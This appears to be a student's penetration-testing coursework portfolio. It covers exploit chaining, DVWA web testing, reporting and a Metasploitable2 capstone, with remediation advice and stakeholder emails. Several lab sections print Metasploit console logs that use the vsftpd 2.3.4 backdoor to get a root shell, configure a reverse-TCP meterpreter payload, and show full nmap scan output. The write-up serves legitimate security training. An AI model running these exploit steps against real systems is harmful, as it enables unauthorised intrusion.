



Advanced Vulnerability Exploitation

Introduction

Advanced Vulnerability Exploitation focuses on understanding and executing complex, multi-stage cyberattacks. It involves chaining multiple vulnerabilities, customizing exploit code, and bypassing defensive mechanisms such as firewalls and intrusion detection systems. This approach is commonly used in real-world attack scenarios where a single vulnerability is insufficient to compromise a system.

Core Concepts

Exploit chaining refers to combining multiple vulnerabilities to achieve a larger objective, such as full system compromise. For example, an attacker may use a Cross-Site Scripting (XSS) vulnerability to steal session cookies and then perform session hijacking to gain unauthorized access. In more advanced scenarios, XSS can be chained with Cross-Site Request Forgery (CSRF) to perform actions on behalf of authenticated users.

Exploit Customization

Exploit customization involves modifying existing proof-of-concept (PoC) exploits to suit a specific target environment. Attackers often adapt payloads, adjust parameters, or modify scripts from repositories like Exploit-DB. For instance, a Metasploit payload can be customized to match the target system's architecture or network configuration.

Obfuscation Techniques

Obfuscation techniques are used to bypass security defences such as Web Application Firewalls (WAFs). These techniques include encoding payloads, using alternate syntax, or polymorphic transformations to avoid detection. For example, attackers may encode JavaScript payloads in hexadecimal or Base64 to evade filtering mechanisms.

Key Objectives

- Understand multi-stage attack methodologies
- Develop skills to chain multiple vulnerabilities effectively
- Learn how to customize exploits for specific environments
- Gain knowledge of bypassing defensive mechanisms



Web Application Penetration Testing

Introduction

Web Application Penetration Testing involves identifying, analyzing, and exploiting vulnerabilities in web applications. It focuses on testing applications against known security risks such as those listed in the OWASP Top 10. The goal is to uncover weaknesses that could be exploited by attackers and recommend appropriate mitigation strategies.

Web Vulnerabilities (OWASP Top 10)

Web vulnerabilities are security flaws that exist in web applications. Common examples include SQL Injection, Cross-Site Scripting (XSS), Broken Authentication, and Insecure Design. These vulnerabilities can allow attackers to access sensitive data, bypass authentication, or execute malicious code on the server or client side.

Testing Techniques:

Web application testing includes both manual and automated techniques. Manual testing involves tools like Burp Suite to intercept and manipulate HTTP requests, while automated tools such as SQLmap are used to detect and exploit injection vulnerabilities. Combining both approaches provides comprehensive coverage of potential security issues.

Secure Coding Mitigations

Secure coding practices help prevent vulnerabilities in web applications. These include input validation, output encoding, secure session management, and proper authentication mechanisms. Implementing these practices reduces the risk of exploitation and enhances overall application security.

Key Objectives

- Identify and exploit common web application vulnerabilities
- Gain proficiency in manual and automated testing tools
- Understand secure coding practices and mitigation strategies
- Apply OWASP testing methodologies in real-world scenarios



Reporting and Stakeholder Communication

Introduction

Reporting and stakeholder communication are critical components of penetration testing. A well-structured report helps convey technical findings in a clear and actionable manner. Effective communication ensures that both technical teams and non-technical stakeholders understand the risks and necessary remediation steps.

Report Structure

A penetration testing report typically includes an executive summary, technical findings, risk assessment, and remediation recommendations. The report should clearly describe vulnerabilities, their impact, and how they were exploited. Standard methodologies such as PTES are often followed for consistency and completeness.

Audience Tailoring

Different stakeholders require different levels of detail. Technical teams need in-depth explanations, logs, and reproduction steps, while management requires a high-level overview of risks and business impact. Tailoring the report ensures effective communication and faster decision-making.

Metrics and KPIs

Metrics and Key Performance Indicators (KPIs) help measure the effectiveness of security testing. Examples include the number of vulnerabilities identified, severity levels, exploit success rate, and time required to remediate issues. These metrics provide insights into the organization's security posture.

Key Objectives

- Create clear and structured security reports
- Communicate findings effectively to different stakeholders
- Provide actionable remediation recommendations
- Use metrics to evaluate and improve security posture



Chained Exploit on Web Server

Objective



The objective of this task is to perform advanced exploitation techniques by chaining vulnerabilities and customizing proof-of-concept (PoC) exploits. The goal is to simulate real-world attack scenarios using tools such as Metasploit and Exploit-DB.


Tools Used:

- Metasploit Framework
- Exploit-DB (Searchsploit)
- Python
- DVWA (Damn Vulnerable Web Application)

Exploit Chain (XSS → RCE)

An exploit chain was successfully executed by combining a Cross-Site Scripting (XSS) vulnerability with a Command Injection vulnerability. Initially, an XSS payload was injected into the application, which was then used to trigger a malicious request. This request executed a command on the server, resulting in remote code execution (RCE).






Exploit Chain Result Table

Exploit ID	Description	Target IP	Status	Payload
004	XSS to RCE Chain	192.168.56.102	Success	

PoC Customization

A Python-based exploit from Exploit-DB was customized to suit the testing environment. The original exploit contained hardcoded configurations and a reverse shell payload. These were modified to improve flexibility and safety by removing fixed parameters and replacing the payload with a harmless command for demonstration purposes.





Summary:

The exploit was modified to enhance flexibility and safety. The hardcoded port was removed, and debug output was added for better visibility. The reverse shell payload was replaced with a harmless command to demonstrate execution. These changes allowed safe testing while maintaining the exploit's functionality.

Findings:

CVE: CVE-2021-22205

Host: 192.168.1.100

Description: The vulnerability allows remote code execution due to improper input handling. Attackers can exploit this flaw to execute arbitrary commands on the target system.

Remediation:

- Sanitize and validate all user inputs
- Update GitLab to the latest version
- Apply security patches regularly
- Use Web Application Firewalls (WAF)

Escalation Email:

Subject: Critical Vulnerability Alert – Immediate Action RequiredCritical Vulnerability Alert – Immediate Action Required

Dear Development Team,

A critical vulnerability (CVE-2021-22205) has been identified, allowing remote code execution on the target system. This issue arises due to improper input validation and can be exploited to gain unauthorized access.

Immediate remediation is required by applying security patches and implementing strict input validation mechanisms. Failure to address this may lead to system compromise and data breaches.

Regards,

Security Team



Web Application Testing Lab

Objective:


The objective of this task is to identify and exploit web application vulnerabilities using both manual and automated testing techniques. The testing focuses on OWASP Top 10 vulnerabilities using tools such as Burp Suite, SQL map, and DVWA.

Tools Used:

- Burp Suite
- SQL map
- DVWA (Damn Vulnerable Web Application)
- Web Browser (Firefox)

Test Setup:


The DVWA application was deployed in a controlled lab environment. The security level was set to low to allow exploitation of vulnerabilities. Burp Suite was configured as a proxy to intercept HTTP requests, and sqlmap was used for automated SQL injection testing.






Manual Testing (Burp Suite)

Burp Suite was used to intercept and analyze HTTP requests between the client and server. Login requests were captured and modified in the Repeater tool to test for authentication bypass and input manipulation. Session tokens and cookies were analysed to understand session management weaknesses.



SQL Injection Testing:

SQL Injection vulnerability was identified in the application using both manual and automated techniques. Manual payloads were tested through Burp Suite, and sqlmap was used to automate the detection and extraction of database information. The tool successfully identified the database type and retrieved database names.







Web Application Security Assessment Report:

Executive Summary:

This report presents the results of a security assessment conducted on a web application hosted in a controlled lab environment. The testing focused on identifying common vulnerabilities based on OWASP Top 10 risks using tools such as Burp Suite and SQL map.

The assessment revealed critical vulnerabilities including SQL Injection and Cross-Site Scripting (XSS), which could allow attackers to access sensitive data and execute malicious scripts. These issues indicate weak input validation and insecure coding practices.

Immediate remediation is recommended to strengthen application security and prevent potential exploitation.

Technical Findings:

1. SQL Injection:

The application is vulnerable to SQL Injection in the user input field. Attackers can manipulate SQL queries to retrieve unauthorized database information. This was confirmed using manual testing via Burp Suite and automated testing using sqlmap.

2. Cross-Site Scripting (XSS):

Reflected XSS vulnerability was identified where user input is not properly sanitized. Malicious JavaScript payloads were successfully executed in the browser, confirming the vulnerability.

3. Weak Authentication Mechanism:

The application allows login bypass attempts and does not enforce strong validation. Session handling is weak, as session identifiers are easily captured and reused.



Remediation Plan:

1. Input Validation:

All user inputs must be validated and sanitized to prevent SQL Injection and XSS attacks. Use parameterized queries and prepared statements.

2. Output Encoding:

Implement proper output encoding to prevent execution of malicious scripts in the browser.

3. Authentication Security:

Enforce strong password policies and implement account lockout mechanisms after multiple failed login attempts.

4. Session Management:


Use secure session handling practices such as regenerating session IDs after login and setting secure cookie flags (HttpOnly, Secure).

5. Regular Updates:

Keep all software components updated and apply security patches regularly.

Finding	Vulnerability	CVSS Score	Remediation
F001	SQL Injection	9.1	Input validation and prepared statements
F002	Cross-Site Scripting (XSS)	8.2	Output encoding and input sanitization

Diagram Using Draw.io:





Email for Manager:

Subject: Web Application Security Assessment Summary

Dear Team,

A security assessment of the web application identified several critical vulnerabilities that could allow unauthorized access to sensitive data. Issues such as improper input handling and weak validation mechanisms were discovered, which could be exploited by attackers to manipulate the system or execute malicious scripts.

These vulnerabilities pose a significant risk to data confidentiality and system integrity. Immediate action is recommended to strengthen input validation, improve authentication controls, and apply security updates. Addressing these issues will help protect the application from potential cyber threats and ensure a more secure user environment.

Regards,

Security Team



Post-Exploitation & Evidence Collection

Objective:

The objective of this task is to perform post-exploitation activities, including privilege escalation, evidence collection, and maintaining chain-of-custody. This ensures that collected data can be used for forensic analysis and reporting.

Tools Used:

- Metasploit Framework (Meterpreter)
- Wireshark
- Volatility (for memory analysis - optional)
- Linux command-line tools (sha256sum)

Privilege Escalation

A vulnerable service was exploited using Metasploit to gain a command shell session. The session was accessed, and root privileges were confirmed using the *whoami* command. This demonstrates successful privilege escalation and full system compromise.

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
ms[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> msfadmin
[-] Unknown command: msfadmin. Run the help command for more details.
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> run
[*] 192.168.56.102:21 - The port used by the backdoor bind listener is already open
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.105:37963 -> 192.168.56.102:6200) at 2026-03-17 21:56:07 +0530
```

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> run
[*] 192.168.56.102:21 - The port used by the backdoor bind listener is already open
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.105:37963 -> 192.168.56.102:6200) at 2026-03-17 21:56:07 +0530
```

```
sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

whoami
root
```



Evidence Collection (Wireshark)

Network traffic was captured using Wireshark during exploitation. HTTP traffic between the attacker and the target system was recorded to analyze attack patterns and validate exploitation activities. This captured data serves as digital evidence for the performed attack.

No.	Time	Source	Destination	Protocol	Length	Info
0	0.000000	192.168.56.102	192.168.56.105	HTTP	450	HTTP/1.1 302 Found
1	0.000000	192.168.56.105	192.168.56.102	HTTP	508	GET /index.php HTTP/1.1
2	0.000000	192.168.56.102	192.168.56.105	HTTP	212	HTTP/1.1 200 OK (text/html)
3	0.000000	192.168.56.105	192.168.56.102	HTTP	460	GET /index.php?base.css HTTP/1.1
4	0.000000	192.168.56.102	192.168.56.105	HTTP	341	HTTP/1.1 200 OK (text/css)
5	0.000000	192.168.56.105	192.168.56.102	HTTP	540	GET /index.php?base.css HTTP/1.1
6	0.000000	192.168.56.102	192.168.56.105	HTTP	71	HTTP/1.1 200 OK (text/html)
7	0.000000	192.168.56.105	192.168.56.102	HTTP	71	HTTP/1.1 200 OK (text/html)
8	0.000000	192.168.56.102	192.168.56.105	HTTP	507	GET /index.php?base.css HTTP/1.1
9	0.000000	192.168.56.105	192.168.56.102	HTTP	71	HTTP/1.1 200 OK (text/html)
10	0.000000	192.168.56.102	192.168.56.105	HTTP	433	HTTP/1.1 200 OK (text/html)
11	0.000000	192.168.56.105	192.168.56.102	HTTP	507	GET /index.php?base.css HTTP/1.1
12	0.000000	192.168.56.102	192.168.56.105	HTTP	71	HTTP/1.1 200 OK (text/html)
13	0.000000	192.168.56.105	192.168.56.102	HTTP	71	HTTP/1.1 200 OK (text/html)
14	0.000000	192.168.56.102	192.168.56.105	HTTP	71	HTTP/1.1 200 OK (text/html)

Hashing Evidence (Chain of Custody)

Network traffic was captured using Wireshark during testing to document attack activity. The captured file was securely stored and hashed using SHA256 to ensure integrity. Proper chain-of-custody procedures were followed, enabling the evidence to be used for forensic analysis and validation of exploitation results.

```
[x]-[kunal@parrot]-[~/Desktop]
$sha256sum traffic.pcapng
0f44e503a4463be2ef52e40434d761c48dcc00320bcf60d09640b358a702ea9b traffic.pcapng
[kunal@parrot]-[~/Desktop]
$
```

Evidence Collection Summary:

Network traffic was captured using Wireshark during testing to document attack activity. The captured file was securely stored and hashed using SHA256 to ensure integrity. Proper chain-of-custody procedures were followed, enabling the evidence to be used for forensic analysis and validation of exploitation results.



CAPSTONE PROJECT

Full VAPT Cycle Report on Metasploitable2

Introduction

Vulnerability Assessment and Penetration Testing (VAPT) is a systematic process used to identify, analyze, and remediate security vulnerabilities in a system or network. It combines automated tools and manual techniques to simulate real-world attacks and evaluate the security posture of a target environment.

In this project, a full VAPT cycle was performed on a deliberately vulnerable system, Metasploitable2, using Kali Linux as the attacking machine. The assessment followed the Penetration Testing Execution Standard (PTES) methodology, which includes reconnaissance, vulnerability scanning, exploitation, and post-exploitation phases. Tools such as Nmap, OpenVAS, and Metasploit were used to identify vulnerabilities, validate them through exploitation, and assess their impact.

The objective of this assessment was to demonstrate how attackers can exploit misconfigurations and outdated services to gain unauthorized access, and to provide recommendations to improve system security.

Tools Used

- Kali Linux
- Metasploit Framework
- OpenVAS (GVM)
- Nmap

Simulation

A penetration test was conducted on a vulnerable virtual machine (Metasploitable2) using Kali Linux. The objective was to identify vulnerabilities and exploit them to demonstrate real-world attack scenarios. Initially, reconnaissance was performed using Nmap to identify open ports and services running on the target system. The scan revealed multiple vulnerable services, including FTP, SSH, Telnet, HTTP, and SMB.

Based on the reconnaissance findings, the vsFTPD 2.3.4 backdoor vulnerability was selected for exploitation. The Metasploit Framework was used to exploit this vulnerability. A Meterpreter session was successfully established, and a system shell was obtained. Using system commands such as `whoami` and `id`, root-level access was confirmed, indicating full compromise of the system.



```
Session Actions Edit View Help
--(kunal@kali)~--
$ nmap -sV -A 192.168.56.102
Starting Nmap 7.90 ( https://nmap.org ) at 2026-03-26 12:16 +0530
Nmap scan report for 192.168.56.102
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp             vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.56.108
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_ vsftpd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh             OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1924 60:0f:cf:e1:c0:5f:6a:74:d6:98:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet          Linux telnetd
25/tcp    open  smtp            Postfix smtpd
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2026-03-26T06:46:46+00:00; -1s from scanner time.
|_smtp-command: metasplitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN
|_ssl-cert: Subject: commonName=ubuntu0804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
|_countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain          ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http            Apache Httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitabl2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind         2 (RPC #100000)
|_rpcinfo:
|_  program version port/proto service
|_  100000 2 111/tcp rpcbind
|_  100000 2 111/udp rpcbind
|_  100003 2,3,4 2049/tcp nfs
|_  100003 2,3,4 2049/udp nfs
|_  100005 1,2,3 34851/tcp mountd
|_  100005 1,2,3 35943/udp mountd
|_  100021 1,3,4 47541/tcp nlockmgr
|_  100021 1,3,4 58530/udp nlockmgr
|_  100024 1 46932/tcp status
|_  100024 1 52068/udp status
139/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn     Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec            netkit-rsh rshexec
513/tcp   open  login?
514/tcp   open  shell           Netkit rshd
1099/tcp  open  java-rmi        GNU Classpath gmiiregistry
1524/tcp  open  bindshell       Metasploitabl root shell
2049/tcp  open  nfs             2-4 (RPC #100003)
2121/tcp  open  ftp             ProFTPD 1.3.1
3306/tcp  open  mysql           MySQL 5.0.51a-Jubuntu5
|_mysql-info:
|_  Protocol: 10
|_  Version: 5.0.51a-Jubuntu5
|_  Thread ID: 8
|_  Capabilities flags: 43564
|_  Some Capabilities: Support4Auth, SupportsTransactions, SwitchToSSLAfterHandshake, ConnectWithDatabase, LongColumnFlag, Supports
Compression, Speaks1ProtocolNew
|_  Status: Autocommit
|_  Salt: t3Q8er06*WmU3+wbDRX
5432/tcp  open  postgresql      PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-cert: Subject: commonName=ubuntu0804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
```

Detection (OpenVAS Findings Table)

Timestamp	Target IP	Vulnerability	PTES Phase
2026-03-26 12:30:00	192.168.56.102	vsFTPD 2.3.4 Backdoor	Exploitation
2026-03-26 12:30:00	192.168.56.102	Apache Tomcat Default Credentials	Vulnerability Analysis
2026-03-26 12:30:00	192.168.56.102	MySQL Default Credentials	Vulnerability Analysis
2026-03-26 12:30:00	192.168.56.102	Apache Tomcat AJP RCE (Ghostcat)	Exploitation
2026-03-26 12:30:00	192.168.56.102	DistCC Remote Command Execution	Exploitation
2026-03-26 12:30:00	192.168.56.102	HTTP Brute Force Login	Post-Exploitation

Remediation

The vulnerabilities identified during the assessment can be mitigated by applying proper security measures. The vsFTPD service should be updated to a secure version, and any backdoor-infected versions must be removed. Default credentials in services such as Apache Tomcat and MySQL must be changed immediately. Insecure services such as Telnet and rsh should be disabled and replaced with secure alternatives like SSH. All outdated software components including Apache, PHP, and DistCC should be patched. Firewall rules should be implemented to restrict unnecessary open ports, and strong password policies must be enforced. Regular vulnerability assessments should be conducted to ensure system security.


Rescan Verification

After applying the recommended patches and configurations, a rescan should be performed using OpenVAS to verify that the identified vulnerabilities have been resolved. The rescan results should show a reduction in critical vulnerabilities, confirming that the remediation steps were effective.

PTES Report

Executive Summary:

A full penetration test was conducted on a Metasploitable2 virtual machine to identify critical security vulnerabilities. The assessment followed the PTES methodology, including reconnaissance, vulnerability analysis, exploitation, and post-exploitation. The system was found to be highly vulnerable due to outdated software and insecure configurations.



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.108
LHOST => 192.168.56.108
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LPORT 6200
LPORT => 6200
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
